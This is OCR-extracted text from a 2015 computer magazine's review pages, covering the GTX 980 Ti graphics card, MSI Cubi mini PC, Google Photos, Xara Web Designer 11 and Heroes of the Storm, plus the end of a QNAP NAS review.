
This is made possible by the 2GHz quad-core Intel Celeron processor and 2GB of RAM, which makes the TS-453mini-2G one of the most powerful consumer NAS devices we've ever seen. You can even upgrade the memory by lifting the slot on the bottom of the NAS, letting you replace the 2GB SO-DIMM with up to 8GB of DDR3 if you plan on making liberal use of virtual machines. We had no problem installing and running Ubuntu 15.04 on the NAS in a virtual machine,

SPECIFICATIONS

CAPACITY N/A • **3½in HARD DISK BAYS (FREE)** 4 (4) • **NETWORKING** 2x 10/100/1,000 Ethernet • **DLNA MEDIA SERVER** Yes • **PRINT SERVER** Yes • **SIZE** 210x150x200mm • **WEIGHT** 2kg • **WARRANTY** Two years RTB • **DETAILS** www.qnap.com • **PART CODE** QNAP TS-453mini-2G



See page 72 for performance details



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VERDICT

The undisputed gaming champion and will play all current titles at 4K resolutions

NVIDIA ALREADY HAS one of the fastest graphics cards on the planet in the GeForce Titan X, but it's very much the Bugatti Veyron of GPUs – insanely fast, ludicrously expensive and overkill for almost everyone. Unless you're in serious need of graphics memory, which the Titan X has in spades, the incredible £800+ price is difficult to justify. Nvidia has sensibly left enough of a price gap between the Titan X and the £400 GTX 980 to fit in a card that can compete with AMD's impending Fury X: the GTX 980 Ti.

The GTX 980 Ti is essentially a scaled-down GeForce Titan X, although there's hardly a massive gulf between the two. Both use the same GM200 GPU, which is based on Nvidia's energy-efficient Maxwell architecture and manufactured on a 28nm process. Both run at a 1GHz base clock and boost to 1,075MHz. Both have the same 250W TDP, and with effective cooling should prove to be monstrous overclockers.

There are differences, though. Nvidia has reduced the number of CUDA cores from 3,072 to 2,816, lowered the texture units from 192 to 176 and removed a pair of streaming multiprocessors (SMMs), leaving 22 rather than the 24 in the Titan X. The GTX 980 Ti has 6GB of GDDR5 memory, compared with the Titan X's 12GB, although because both cards use a 384-bit memory bus and clock the RAM chips at an effective 7GHz, they have the same 336GB/s peak memory bandwidth.

LONG AND THE SHORT OF IT

At 267mm, the GTX 980 Ti is no larger than Nvidia's current top-end graphics cards, and as such it should fit inside most ATX cases without the need to remove drive cages. The green backlit logo is a nice touch, illuminating the interior of your case and giving you something to look at if you have a windowed side panel. There's one six-pin and one eight-pin PCI-Express power socket on the front edge of the card relative to your case, which should help you keep cables under control. Its two SLI connections will even let you run four cards in SLI if your motherboard (and your bank balance) can support it.

Naturally for a card designed to run games at 4K resolutions, the GTX 980 Ti has three DisplayPort 1.2 ports on the back for hooking up Ultra HD monitors. It also has a single HDMI 2.0 port, meaning you can hook it up to a 4K TV, and dual-link DVI.

The GTX 980 Ti is DirectX 12-compliant, which means it can take advantage of more



realistic smoke, fire and material effects once developers start using the DirectX 12 API in their games. It also works with Nvidia's G-Sync adaptive refresh technology, so you can eliminate screen tear in games when playing on a compatible G-Sync monitor. With optimisations for virtual-reality gaming, including multi-resolution shading to render only the pixels visible through the spherical lenses of a VR headset, the GTX 980 Ti is about a future-proof as it's possible to get.

CUSTOM BUILT

Unlike the Titan X, which is available only as a reference design card, Nvidia is allowing its board partners to release GTX 980 Ti cards with custom coolers and out-of-the-box overclocks. We tested the reference design, complete with Nvidia's standard radial fan blower heatsink. It's surprisingly quiet in use, and managed to keep the GPU core below 60°C throughout our testing.

With the GTX 980 Ti installed in our reference PC, it quickly became clear that no games would trouble the card at 1,920x1,080. Dirt Showdown produced a silky 126.8fps with Ultra settings and 4x MSAA. Even with demanding super sampling anti-aliasing (SSAA) and Ultra detail enabled, we saw incredibly smooth frame rates in both Tomb Raider and Metro: Last Light Redux, at 156fps and 64fps respectively.

Stepping up to 2,560x1,440 wasn't enough to make the GTX 980 Ti sweat, either. Dirt Showdown maintained a fantastic 115.2fps and Tomb Raider stayed strong at 78.1fps. Metro began to drop below the perfectly playable 60 frames per second, producing 40.7fps, but disabling anti-aliasing boosted this back to 78.1fps.

It's only when playing at 4K resolutions that we began to see the limits of the card. Dirt Showdown still ran at a perfectly playable 69.7fps, but Tomb Raider dropped to 30fps and Metro stumbled down to 17.7fps. However, using SSAA anti-aliasing isn't realistic at this resolution, as it renders the game at double your desired resolution before

downscaling it, meaning at 4K games were in effect being rendered at 8K. Switching to the far less demanding FXAA resulted in a much smoother 51.2fps in Tomb Raider, and 37.2fps in Metro: Last Light Redux. Anti-aliasing isn't really necessary at such high resolutions, so we're confident that this card will run almost every game at 4K.

TIME LORD

We overclocked the GTX 980 Ti using EVGA's Precision X utility, and were blown away by how much extra performance we were able to eke out of the card. After adding 250MHz to the core clock and 150MHz to the memory, the card managed to run Metro: Last Light Redux at a much smoother 44fps at 4K resolution, and could even play Tomb Raider at 4K with SSAA and the AMD-specific TressFX hair rendering at 47.9fps.


The GeForce GTX 980 Ti is without doubt one of the fastest graphics cards around. AMD's newly announced Fury X reportedly matches it for 4K frame rates, but we'll have to wait until we've tested one to see if AMD's High Bandwidth Memory architecture puts it on a level playing field with Nvidia's card at 1,920x1,080 and 2,560x1,400 resolutions. Either way, we'd be more than a little cross if we'd invested in a Titan X, as the GTX 980 Ti isn't much slower and costs almost £300 less.

Like the Titan X, the GTX 980 Ti is overkill for 1080p resolutions, but anyone who has multiple 2,560x1,440 displays or a 4K monitor will reap the benefits. It's a big investment, particularly if you buy a custom-cooled, overclocked model from one of Nvidia's board partners, but you can rest assured that you'll be able to play the latest games at the highest frame rates for a long time to come.

Tom Morgan


SPECIFICATIONS

GPU Nvidia GeForce GTX 980 Ti • MEMORY 6GB
GDDR5 • GRAPHICS CARD LENGTH 267mm •
WARRANTY One year RTB • DETAILS
www.geforce.co.uk • PART CODE GF980IGTX6GEPB



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VERDICT

Impressive performance from this great-value compact micro barebones PC

MSI IS THE latest company we've seen to squeeze a complete PC into a case no larger than a lunch box. The Cubi goes further than the other mini PCs, however – including Intel's tiny NUC – with a case the size of four slices of Mighty White. It's not just the size that's exciting, though: the Cubi is the first mini PC we've tested that's based on Intel's latest Broadwell architecture.

The Cubi is available with a Broadwell Celeron, Pentium, Core i3 or Core i5 processor, and prices start from £99 for a barebones Celeron model, which needs RAM and storage to turn it into a usable PC. Our £226 review unit has a Core i3-5005U processor, and we fitted 4GB of 1,600MHz Crucial SO-DIMM RAM and a 128GB SSD. At current prices, this would cost you around £20 for the RAM and £60 for the SSD. Add a copy of Windows and the total spend should be roughly £382, which is still cheaper than the equivalent Intel NUC.

LOW VOLTAGE

The dual-core processor runs at 2GHz and has no Turbo function but it's a capable chip, managing an impressive 97 overall in the 1080p version of our benchmarks for lower-powered hardware. This is around the same speed as a mid-range laptop, and means the Cubi is perfectly suited to normal desktop applications and multitasking. Our more intensive 4K benchmarks were a bit much for the low-power chip, however, giving us an overall score of 24. Processor-intensive tasks such as video editing are asking a bit much,

but that's to be expected for such a small, power-efficient PC.

Broadwell is manufactured on a 14nm process, which Intel claims reduces power consumption by as much as 30% over previous-generation Haswell chips. Under full load, the Cubi drew around 28W from the mains – far less than the maximum 65W the external power brick provides, and significantly less than an entry-level tower PC.

Intel has upgraded the integrated graphics for Broadwell too, with a claimed performance increase of 40%. That's good news for fans of browser games and Minecraft, but the HD Graphics 5500 couldn't produce playable frame rates in 3D games. It managed a choppy 20.2fps in our Dirt Showdown benchmark at 1,280x720, High detail and 4x anti-aliasing, and failed to produce a playable result at 1,920x1,080 with the same settings.

Dropping the detail to Medium and disabling anti-aliasing boosted the 1,280x720 frame rate to an acceptable 31.1fps. Intel's Haswell-powered NUC may have an older GPU core but it can boost its clock speed further than the Broadwell chip, helping it achieve better frame rates. The Cubi can still stream games with Steam In-Home Streaming, though, so you could play games streamed from a powerful PC in another room.

The Cubi isn't passively cooled, and we could hear the fan inside, but only in a silent room. It's so quiet that we had to put an ear against the exhaust vents to hear it. It was warm to the touch after an hour of benchmarking, but not uncomfortably so.

BASS KNOWLEDGE

The compact chassis looks great either in black or white, with one corner acting as the power button. It's small enough to mount behind a monitor using the supplied VESA bracket, but it's the optional HDD extension base that could be most useful.

In its default configuration the Cubi has no room for a 2½in hard disk or SSD, so you'll need to use

a tiny mSATA disk. If you don't want to use mSATA, you can swap the flat base plate for an extension plate included in the box, which adds around a centimetre to the Cubi's height but makes room for a 2½in storage disk. We like having the choice between size and storage capacity, and installing the extension plate doesn't stop you using the mSATA port, so you could have both mSATA and 2½in storage if need be.

It's a shame there's no card reader, but otherwise we were impressed with how much connectivity MSI has squeezed into the Cubi. The two USB3 ports on the front are joined by a 3.5mm headset jack, and you'll find two more USB3 ports alongside HDMI, Mini DisplayPort and Gigabit Ethernet on the back. You also get 802.11ac Wi-Fi and Bluetooth 4.0.

You can use both display outputs to drive two monitors, and the Mini DisplayPort can output to 4K resolution. You'll need the Core i3 model and plenty of RAM for 4K, though.


At £226 for a barebones PC, the Cubi is comfortably cheaper than Intel's NUC, even before you factor in the cost of storage, RAM and Windows. Zotac's Zbox Nano CI321 costs even less but is a lot less powerful and much larger. If you want a compact PC that's quiet and inexpensive but able to handle all your desktop tasks, the Cubi is an excellent choice. If you want a little more gaming performance, however, a Core i5 NUC is still your best bet.

Tom Morgan



SPECIFICATIONS

PROCESSOR Core i3-5005U • **CHIPSET** Intel PCH-LP • **MEMORY SLOTS** 2 • **PCI-E X16 SLOTS** 0 • **USB PORTS** 4x USB3 • **VIDEO OUTPUTS** HDMI, Mini DisplayPort • **MAX 2½IN DRIVE BAYS** 1 • **MAX 3½IN DRIVE BAYS** 0 • **SIZE** 115x111x35mm • **WARRANTY** One year RTB
DETAILS www.msi.com • **PART CODE** Cubi-008XEU-W3500U4GXDXDX



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
An excellent free service for those who simply want to upload and browse their pics

GOOGLE'S NEW ONLINE service for storing, organising and editing your photos provides free unlimited storage for stills and videos. It's open to everyone, too, with Android and iOS apps as well as a web version. The company's previous attempts were something of a mess, particularly Google+, and while Google Photos is much better, it won't please everyone.

For a start, there are some caveats to that unlimited storage claim. Video is limited to 1080p resolution and stills to 16 megapixels. The latter shouldn't bother smartphone photographers, but DSLR users might take issue. If you want to upload higher-resolution files, you'll have to give up some of your Google Drive storage. You get 15GB of free space, but at \$2 (around £1.30) a month for 100GB it's not expensive to add more.

Alternatively, you could keep a local backup of full-resolution masters and upload smaller versions to Google Photos. Selecting the 'High Quality' option in Settings cuts your shots down to 16 megapixels as you upload them. The service accepts a wide range of image and video formats, including popular Raw formats, such as Nikon's and Canon's.

The Android and iOS apps upload your images automatically whenever you have a Wi-Fi connection, or you can opt to upload instantly with mobile data if you wish. There are also desktop upload tools for Mac and PC if you use an actual camera. You can set these to upload new images automatically when you plug in your memory card, and make local copies if desired. Firmware updates for Wi-Fi-equipped cameras should follow in the near future, so that these can upload directly.



Google puts its search technology to great use in Google Photos, scanning every image to help you find exactly what you want with a simple search such as 'beaches', 'skyscrapers' or even 'smiles'. It notes dates, times and locations, if your camera or phone tags them. You can search for 'Spain 2012' for instance, or simply 'lunchtimes'. Unfortunately, there's currently no way to fix mistagged images, and no way to edit metadata either, so you can't change capture times if you had the wrong date programmed into your camera.

RESTRAINING ORDER

Things aren't exactly rosy for anyone who likes to organise their photos into albums, either. You can upload photos to a new album simply by dragging and dropping them from the desktop, but they don't then disappear from the main Photos page, which always shows your entire collection in date order.

If you're planning to upload your entire photo collection in one go, Google Photos won't recognise your meticulously organised folder structure either. Google Drive respects your folders, so you can upload your pictures there instead, but any images greater than 16-megapixel won't be downsized. Even then, Google Photos won't create albums based on your folders. The web interface lags behind the smartphone apps too: you can tap-and-drag in the apps to select multiple shots, but there's no click-and-drag option online.

At present Google Photos lets you select one or multiple photos and share them to Twitter and Facebook. Cleverly, there's also an option to create a 'Shareable link' which you

can then message or email to someone. Clicking the link brings up a web page with all the selected photos, which they can then download or add to their Google Photos library. You can manage your shared links and delete those you've finished with, if desired.

#NOFILTER

Editing is basic, with just four sliders to control brightness, colour, saturation and vignette. You can improve dull exposures, but without even the most basic spot tools there's no way to fix any annoyances that have crept into the frame. You can also crop and select from a range of filters.


Google Photos also plays with your images in creative ways. It automatically suggests collages, panoramas and even 'stories' using date and location data to create a page-by-page slideshow of photos, adding Google Maps to show your travels. These were a bit hit-and-miss on one test account, failing to find panoramas and eschewing great animation fodder, while it worked well on another account. You can add or remove photos from a story, but only those Google decides are from that particular event.

With unlimited uploads, great apps, easy sharing and a powerful search tool, Google Photos looks ideal for casual snappers who want somewhere to store their photos. It's not so great if you have a big collection of organised photos to upload or transfer from another service, however. It desperately needs some tweaks, including a way to fix metadata, some proper editing tools and manual control over animations or panoramas.

There are alternatives of course: Windows Phone users will probably use OneDrive, and iPhone owners have iCloud. Flickr also has apps for all operating systems and a vast 1TB of free storage, although it is ad-supported.

Google Photos is in its infancy, but its search algorithms alone make it a contender. If your photos are languishing unshared and unarchived, it's an easy way to remedy that.

Seth Barton



SPECIFICATIONS

OS SUPPORT Android, iOS and web • **SUPPORTED PHOTO FORMATS** JPG, WEBP, GIF, CRW, CR2, NEF, DNG, ORF, RAF, ARW, PEF, SRW, RW2, BMP, ICO, TIFF • **SUPPORTED VIDEO FORMATS** MPG, MOD, MMV, TOD, WMV, ASF, AVI, DivX, MOV, M4V, 3GP, 3G2, MP4, M2T, M2TS, MTS, MKV • **DETAILS** photos.google.com

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
Web Designer was already excellent, and incremental updates keep version 11 at the top

THERE'S OFTEN ACRES of HTML, JavaScript and other arcane code behind even the most minimal websites, but many of us would probably rather not peek behind the curtain. Xara's Web Designer provides a great way to build websites with a simple WYSIWYG editor. Web Designer 11 comes in a standard version, with a generous set of core features, and a Premium version, which we're reviewing here.

Prices have fallen slightly since our last review: the standard software costs £35, Premium is £70 and upgrades to the latter from earlier releases cost £30-£45. There are no dramatic changes, but several new features reflect trends in web design towards fewer pages and increased scrolling, as well as sliding, fading and other animated elements. More significantly, Web Designer 11 Premium introduces a beta version of cloud.xara, a cloud-hosted platform for editing via the web.

There have been no obvious updates to Web Designer's interface, but it still looks fresh and, given the huge number of features, surprisingly uncluttered. A large pane on the left holds the preview of the page you're working on, while to the right the Page & Layer gallery lets you navigate between pages, drill down within their structure and show, hide or lock layers. Expanding galleries docked at the right include the all-important Designs gallery, which is home to lots of free content including graphical elements, buttons, widgets, themes and so on.

An interactive introduction loads when you first open the software, and is ideal for novices. This five-page website explains



Web Designer's interactive introduction is a great starter for newcomers

common web design concepts, shows you how to create, modify and preview a site and gives an insight into the advanced features.

While Web Designer won't make you an expert overnight, it's easy to get started. Text, images and other elements can be placed freely on the page, with guidelines appearing to help you align them. You can group or ungroup elements to keep them together, and make them repeat on all pages of a site. A new sticky feature lets you keep elements stationary as the user scrolls the page.

It's surprising how quickly you can find yourself doing something quite advanced: it took us less than five minutes to open a site created in version 9, reposition the social media buttons, make them stick in place and apply the change to the whole site.

SITE FOR SORE EYES

The Responsive Web Design feature creates several variants of a site to suit various sizes of screen. You can then choose which edits apply to them all to minimise effort. For the best results you might want to crop images or drop certain elements from your mobile site, for example, while keeping core text and menu options across all versions. When published, each variant is contained in a single dynamic HTML file, and the most appropriate one for the host device is displayed.

Synchronising changes using Dropbox or Google Drive is now supported for the first time. You have to set up synchronisation of the .xar or .web project file from within the relevant cloud app, but once that's done, multiple users can work on the same site, save changes and have them replicate automatically to all. It's great for collaborating on larger projects, although if two users make changes at the

same time, the software can't handle merging them into a single updated file.


BETA UNBLOCKER

The new cloud editing function is light on features and displays a prominent 'BETA' sash, but our first impressions were positive. Rather than modifying the live website, it's in effect a web version of Web Designer that works on projects stored in Dropbox or Google Drive. Configure your Xara working directory so it's on your cloud drive, and cloud.xara will let you or anyone to whom you grant access open projects and make changes from a browser.

Cloud editing should work in most browsers running on any platform, although in practice a smartphone screen is too small. Users are limited to editing simple text and picture elements that aren't part of a group or subject to effects such as shadows, but Xara says it's working to add more features. As it stands, clients or colleagues without a copy of Web Designer could make basic updates to a site, have them automatically replicate to your computer and even publish them to the live site without needing to involve you.

We're not sure there's enough in version 11 to merit an upgrade from Web Designer 10 unless you desperately need its cloud features. You still can't see or edit the code, you can't zoom in on the page thumbnails and gallery previews, and there's no navigator to help you understand the hierarchy of a site's content. Those are our only criticisms, though. Whether you're a web design novice or a more experienced designer looking for a no-code way to make design-led sites, Web Designer 11 Premium is an excellent buy for new users and a worthy upgrade from version 9 or earlier.

Simon Handby



We modified Twitter, Facebook and email buttons to make them stick in place as the page scrolls

SPECIFICATIONS

OS SUPPORT Windows XP or later • **MINIMUM CPU** Intel Celeron or newer, AMD Sempron or newer • **MINIMUM GPU** Not stated • **MINIMUM RAM** 500MB • **HARD DISK SPACE** 300MB • **DETAILS** www.xara.com/uk • **PRODUCT CODE** Not stated



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(micro-transactions available)

VERDICT

The perfect introduction to online battle arena games, with simple yet superb gameplay

BLIZZARD ARGUABLY KICKED off the craze for multiplayer online battle arena games, otherwise known as MOBAs, when the Defence of the Ancients mod for Warcraft 3 became so popular that other developers started borrowing ideas from the community for their own titles. Blizzard is now returning to the fold with a MOBA of its own, bringing the biggest characters from the Warcraft, StarCraft and Diablo universes with it.

Essentially an action real-time strategy game where you control one unit from a isometric perspective, rather than an entire army, Heroes of the Storm pits two teams of five against each other in a race to demolish the enemy's well-defended Core base. A wave of AI-controlled minions marches from your core towards the enemy, breaking down defences until you can rush in and finish the job. With multiple routes to the core, it's a balancing act of pushing weak lanes while sometimes falling back to defend, and testing the waters with quick attacks rather than an outright race to the objective. Falling foul of your opponents isn't the end of the world, either; you respawn at your core after a short delay and get straight back into the fight.

Each Hero falls into one of four classes, each of which has unique abilities that can give you the edge in a fight, provide your team with defensive buffs and heals, or weaken the enemy. The entire roster comprises familiar faces from Blizzard's biggest games, making



Heroes of the Storm more accessible than DOTA 2 or League of Legends, and sees you gravitate towards faces you know while you learn the basics, before stepping out of your comfort zone and trying other characters.

WarCraft characters make up most of the roster, as there's a huge amount of lore and backstory for Blizzard to reference, but it's great to be able to play as some of the minor StarCraft and Diablo characters such as Tyrael the Archangel of Justice.

HELP FOR HEROES

Except it's not quite so simple. Heroes is free to play, but only five heroes are available at a time, and they rotate each week. You unlock the others through extended play time, or by parting with cash. Prices vary depending on the complexity of the character, but it can take several hours of play to earn enough to unlock one, let alone the entire roster.

With 37 heroes available at the time of writing, it could cost as much as £170 to buy each one separately. Better-value bundle packs are available, and so far we've played over 30 hours without spending a penny, but it's hard to ignore the payment model when a Hero you really want to try suddenly drops out of the free rotation. Custom skins and mounts, such as horses, unicorns and flying scarabs, which help you traverse the field of battle faster, are also available for a fee; this could be a good thing if you don't want to

dedicate hours to a single title, but it may be costly if you keep opening your wallet every time you want some new threads for your Hero.

Other MOBA-type games typically have only one or two maps, instead concentrating on the number of available characters to add variety. Heroes of the Storm takes a different approach: although more characters are being added all the time, each with their own talents and abilities, it was the varied seven-map rotation that kept us coming back for more. Each map has a unique element that forces you to work as a team, either to power up a boss monster to fight on your behalf, collect items to temporarily disable your foes' turrets, or turn one of your team into a high-on unstoppable monster for a short time. The map rotation adds an extra layer of strategy and complexity that's missing from other games in the genre, and the short cutscenes at the start of each round do an excellent job of explaining the basics to new players.

BETA MAX

Heroes of the Storm has only just left beta, and has a long way to go to catch up with the likes of League of Legends or Dota 2 – unless you're happy just playing against computer-controlled opponents. There's no way to prepare a team of specific Heroes before entering a player-vs-player match, unless you've hit rank 30 and are playing in the Hero League. That means you could enter a game with a hopelessly lopsided team made up of five melee warriors, when you really need a good balance of all four character classes.

As it stands, Heroes of the Storm is still an excellent introduction to the genre, whether you're a fan of Blizzard's characters or not. The simple gameplay and presentation, varied maps and mechanics, and accessible online multiplayer go a long way to make up for the micro-transactions, and the action-packed matches are always a joy to play. If you ever wondered what all the fuss was about MOBAs, this is a great way to find out.

Tom Morgan



SPECIFICATIONS

